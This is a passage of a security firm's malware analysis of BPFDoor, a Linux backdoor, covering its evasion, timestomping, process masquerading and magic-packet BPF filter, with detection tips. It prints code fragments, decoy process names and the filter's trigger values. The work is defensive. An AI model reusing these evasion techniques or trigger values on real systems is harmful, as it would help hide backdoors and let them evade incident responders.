BPFDoor - An Evasive Linux Backdoor Technical Analysis

Malware Linux Forensics

May 11, 2022 · The Sandfly Security Team

Recently Kevin Beaumont revealed a new evasive backdoor targeting Linux associated with the Chinese Red Menshen threat actors. In his article he reveals that this backdoor has been operating globally for many years with potentially thousands of instances already deployed. The backdoor has also been noted by investigators at PricewaterhouseCoopers in their latest Cyber Threat Intelligence Retrospect Report (pg. 36).

The source for this backdoor was posted by anonymously and Sandfly researchers are able to provide the following in-depth technical analysis. At a high level, it does the following:

- Goes memory resident and deploys anti-forensics and evasion to hide.
- Loads a Berkeley Packet Filter (BPF) sniffer allowing it to efficiently watch traffic and work in front of any locally running firewalls to see packets (hence BPFDoor).
- Upon receiving a special packet, it will modify the local firewall to allow the attacker IP address to access resources such as a spawned shell or connect back bindshell.
- Operations are hidden with process masquerading to avoid detection.

While the malware takes steps to evade casual observation, it is easily seen if you know where and how to look. We'll review the above and provide detection tips.

Source Build Size and Compatibility

The BPFDoor source is small, focused and well written. While the sample we reviewed was Linux specific, with some small changes it could easily be ported to other platforms (a Solaris binary reportedly exists). BPF is widely available across operating systems and the core shell functions would likely work across platforms with little modification.

The dynamically linked binary is small at about 35K on Ubuntu:

```
-rwxr-xr-x  1 root root   34952 May 11 00:03 bpfdoor
```

Statically linked it would grow to about 1MB, but the dynamically linked version would likely work on most modern Linux distributions. Cross compiling for various CPUs is also possible so this implant would likely work on embedded Linux devices as well.

Implant Operation Steps

The binary itself just needs to be downloaded onto the victim and run. It doesn't matter how or where it gets to the host as it takes care of moving itself to a suitable area once run to remain resident. However, the binary does need *root* permissions to run.

When run, the binary has an initialization sequence as follows:

1) Copy binary to the */dev/shm* directory (Linux ramdisk).

2) Rename and run itself as */dev/shm/kdmtmpflush.*

3) Fork itself and run fork with "--init" flag which tells itself to execute secondary clean-up operations and go resident.

4) The forked version timestomps the binary file */dev/shm/kdmtmpflush* and initiates packet capture loop.

5) The forked version creates a dropper at */var/run/haldrund.pid* to mark it is resident and prevent multiple starts.

6) The original execution process deletes the timestomped */dev/shm/kdmtmpflush* and exits.

7) The forked version remains resident and monitors traffic for magic packet to initiate attacker operations such as a bindshell.

Persistence

The implant itself has no persistence mechanisms as it is highly focused on a single task. Persistence would need to be initiated by the attacker in some other way such as *rc* or *init* scripts or scheduled tasks such as with *crontab*. The initial report referenced above indicates that persistence scripts have been found.

The implant uses */dev/shm* on Linux. This is a ramdisk and is cleared out on every reboot. For persistence reasons, the implant will need to be somewhere else on the host to survive reboots or be inserted again remotely.

Incident response teams that find this implant operating should **assume the real binary is somewhere else on the file system.** Check all system boot scripts for unusual references to binaries or paths.

Timestomping


The binary copies itself to */dev/shm/kdmtmpflush* which is only in RAM and clears out every reboot. The interesting part of the implant is that it sets a bogus time to timestomp the binary before deletion. The relevant code is below:

```
tv[0].tv_sec = 1225394236;
tv[0].tv_usec = 0;

tv[1].tv_sec = 1225394236;
tv[1].tv_usec = 0;

utimes(file, tv);
```

The date is set to 1225394236 seconds from epoch which translates to: **Thursday, October 30, 2008 7:17:16 PM** (GMT)

We did some searches to see if this date has any significance but didn't see anything obvious. It could have some significance to the author or could be random.

The interesting part about this is the timestomp happens by the forked process before the main process tries to delete the binary. We assume this is a failsafe mechanism. If the implant should fail to load and not delete itself from */dev/shm/kdmtmpflush* then the file left behind will have an innocuous looking time on it that masks when it was created. It would also make incident response harder if you are looking for recently created files (this one looks like it was created 14 years ago).



PID Dropper

The implant creates a zero byte PID file at */var/run/haldrund.pid*. This file is deleted if the implant terminates normally, but if there is a problem such as a hard shutdown or crash, the file may be left behind. The implant will not start if this file is present as it is used to mark that it may already be running.

Binary Deletion

After the binary starts, it deletes itself making recovery harder. However, recovering a deleted process binary on Linux is trivial once it is running (see our article on how to do it). But the main thing deletion does is allow the binary to avoid detection by malware scanners that rely on file scanning. The binary is simply not on the disk to be scanned and if the main binary is hidden/encrypted on the device for persistence it would be very hard to find.

However on Linux a deleted process binary is extremely suspicious. If you search for any kind of process with a deleted binary then it stands out:

```
ls -alR /proc/*/exe 2> /dev/null | grep deleted
```

If you are using Sandfly to protect your Linux systems you will have received multiple automated alerts about a suspicious binary running. The red arrow shows that the process is masquerading as something else. We'll talk about that in a bit.


In general, any process deleting its binary after running is going to be malicious.

Masquerading


The binary masquerades its name by selecting from one of 10 names randomly:

```
/sbin/udevd -d
/sbin/mingetty /dev/tty7
/usr/sbin/console-kit-daemon --no-daemon
hald-addon-acpi: listening on acpi kernel interface /proc/acpi/event
dbus-daemon --system
hald-runner
pickup -l -t fifo -u
avahi-daemon: chroot helper
/sbin/auditd -n
/usr/lib/systemd/systemd-journald
```

The names are made to look like common Linux system daemons. The implant overwrites the argv[0] value which is used by the Linux */proc* filesystem to determine the command line and command name to show for each process. By doing this, when you run commands like *ps* you will see the bogus name. Below you can see the process running under the masquerade name *dbus-daemon --system*.




This masquerading tactic has been around for a while. While it works, the real process name is still visible inside Sandfly with the masqueraded versions also showing. This kind of difference in real process name vs. the command line values indicates also there is a problem.



If you find a suspicious process ID (PID), you can quickly investigate what the real name may be by going to */proc/<PID>* and doing a simple *ls* command:

```
cd /proc/<PID>
ls -al
```

You will see the *exe* link which will be pointing to the real binary location which can confirm at least what the binary was called when started. Also you'll see the timestamp on the file is when the binary was started which can help bracket the time of intrusion. Linux also helpfully labels the binary as "(deleted)".



Environment Wipe

The last thing the implant does before going fully resident is wipe out the process environment. When you start a process on Linux it stores a lot of useful forensic information in */proc/<PID>/environ*. This area can often reveal useful information such as SSH connections that started the process, usernames, etc.


The environment wipe the implant uses is interesting because it wipes out envp[] (third argument to main() which is where environment variables are passed in as array in Linux). See below for explanation of how to use argv iteration to get environment variables:


argv prints out environment variables

This is a pretty good mechanism and ensures there are no environment variables left on the running process. Although it won't work in this case, we have an article on how to do live process environment forensics here:

Using Linux Process Environment Variables for Live Forensics

The end result is that the implant leaves the environment completely blank which can happen under some normal circumstances, but usually not. Below we see the fake *dbus* implant and the real *dbus* on the same box. The real *dbus* environment has some data with it. A completely empty environment is unusual for normal processes.





BPF Filter Activation and Analysis

Once the implant has done its anti-forensics and evasion housekeeping, it goes into the packet capture loop. The packet capture function loads a BPF filter (hence the name). BPF is a highly efficient way to filter packets coming into a system which massively reduces CPU load by preventing all packets from needing to be analyzed by the receiver. It effectively operates as a very efficient pre-filter and only passes likely valid packets for review to the implant.

With BPFDoor they have taken a BPF filter and converted it to BPF bytecode. This keeps the implant small and less reliant on system libraries that may need to parse a human readable BPF filter, and allows for filters that the normal expression syntax cannot represent.

We have reverse engineered the bytecode below to show you what it is doing. It does basically two things:

- Grabs either an ICMP (ping), UDP or TCP packet.
- Sees if it has magic data value. If not then reject.

The commented assembly and pseudocode is here:

```
l0:     ldh [12]               // A = halfword from offset 12 [Ethernet: EtherType]
l1:     jeq #0x800, l2, l29    // if EtherType==IPv4 goto l2; else goto l29
l2:     ldb [23]               // A = byte from packet offset 23 [IPv4: Protocol]  (data
l3:     jeq #0x11, l4, l9      // if Protocol==UDP goto l4, else goto l9
l4:     ldh [20]               // A = IPv4 flags+fragment offset
l5:     jset #0x1fff, l29, l6  // ...if fragmentation offset != 0, goto l29
l6:     ldxb 4*([14]&0xf)      // X = IPv4 Header Length
l7:     ldh [x+22]             // A = halfword from offset X+22... first halfword of UDP
l8:     jeq #0x7255, l28, l29  // if A==0x7255 goto l28, else goto l29
l9:     jeq #0x1, l10, l17     // if Protocol==ICMP goto l10, else goto l17 (jumped to f
l10:    ldh [20]               // A = IPv4 flags+fragment offset
l11:    jset #0x1fff, l29, l12 // ...if fragmentation offset != 0, goto l29
l12:    ldxb 4*([14]&0xf)      // X = IPv4 Header Length
l13:    ldh [x+22]             // A = halfword from offset X+22... first halfword of ICM
l14:    jeq #0x7255, l15, l29  // if A==0x7255 goto l15, else goto l29
l15:    ldb [x+14]             // A = byte from offset X+14... ICMP Type
l16:    jeq #0x8, l28, l29     // if ICMP Type == Echo Request (ping) goto l28, else got
l17:    jeq #0x6, l18, l29     // if Protocol==TCP goto l18, else goto l29 (jumped to fr
l18:    ldh [20]               // A = IPv4 flags+fragment offset
l19:    jset #0x1fff, l29, l20 // ...if fragmentation offset != 0, goto l29
l20:    ldxb 4*([14]&0xf)      // X = IPv4 Header Length
l21:    ldb [x+26]             // A = byte from offset X+26... Assume no IPv4 options so
l22:    and #0xf0              // A = A & 0xF0 (high nibble of TCP offset 12 = Data offs
l23:    rsh #2                 // A = A >> 2 (this has the effect of multiplying the hig
l24:    add x                  // A = A + X. Adding IPv4 header length + TCP header leng
l25:    tax                    // X = A
l26:    ldh [x+14]             // A = halfword from packet offset X+14 (14 is ethernet h
l27:    jeq #0x5293, l28, l29  // if A==0x5293 goto l28, else goto l29
l28:    ret #0xffff            // return match
```

```
l29:    ret #0                  // return doesn't-match

Pseudocode. "return false" means packet doesn't match; "return true" means packet matches

if (EtherType == IPv4) {
    if (Packet is an additional piece of a fragmented packet)
    {
        return false;
    }
    else
    {
        if (Protocol == UDP && data[0:2] == 0x7255)
        {
            return true;
        }
        else if (Protocol == ICMP && data[0:2] == 0x7255 && ICMP Type == Echo Request)
        {
            return true;
        }
        else if (Protocol == TCP && data[0:2] == 0x5293)
        {
            return true;
        }
        else {
            return false;
        }
    }
}
else
{
    return false;
}
```

To get past the filter you will need to send the right data in the packet as shown above.

The filter rejects most traffic from entering the main packet decoding loop so the implant will run with very little CPU signature. Packets that make it through the BPF check are quickly checked for a valid password before any further operations take place.

Packet Capture and Firewall Bypass

The relevance of the BPF filter and packet capture is that it is sniffing traffic at a lower level than the local firewall. **This means that even if you run a firewall the implant will see, and act upon, any magic packet sent to the system.** The firewall running on the local host will not block the implant from having this visibility. This is an important point to understand.

Further, if you have a network perimeter firewall, but it allows traffic to a host on ICMP, UDP or TCP to **any** port, then the implant can see it. Any inbound traffic to the sever can activate the magic packet check and initiate a backdoor.

For instance, if you run a webserver and lock it down so only port TCP 443 can be accessed, the attacker can send a magic packet to TCP port 443 and activate a backdoor. Same for any UDP packet or even a simple ICMP ping. We'll talk about how it does this below.

Locating Packet Sniffing Processes

Finding a process sniffing packets on Linux by hand is not always obvious. It's just not normal for most people to check for such things and as a result something like BPFDoor can remain around for a long time unnoticed.

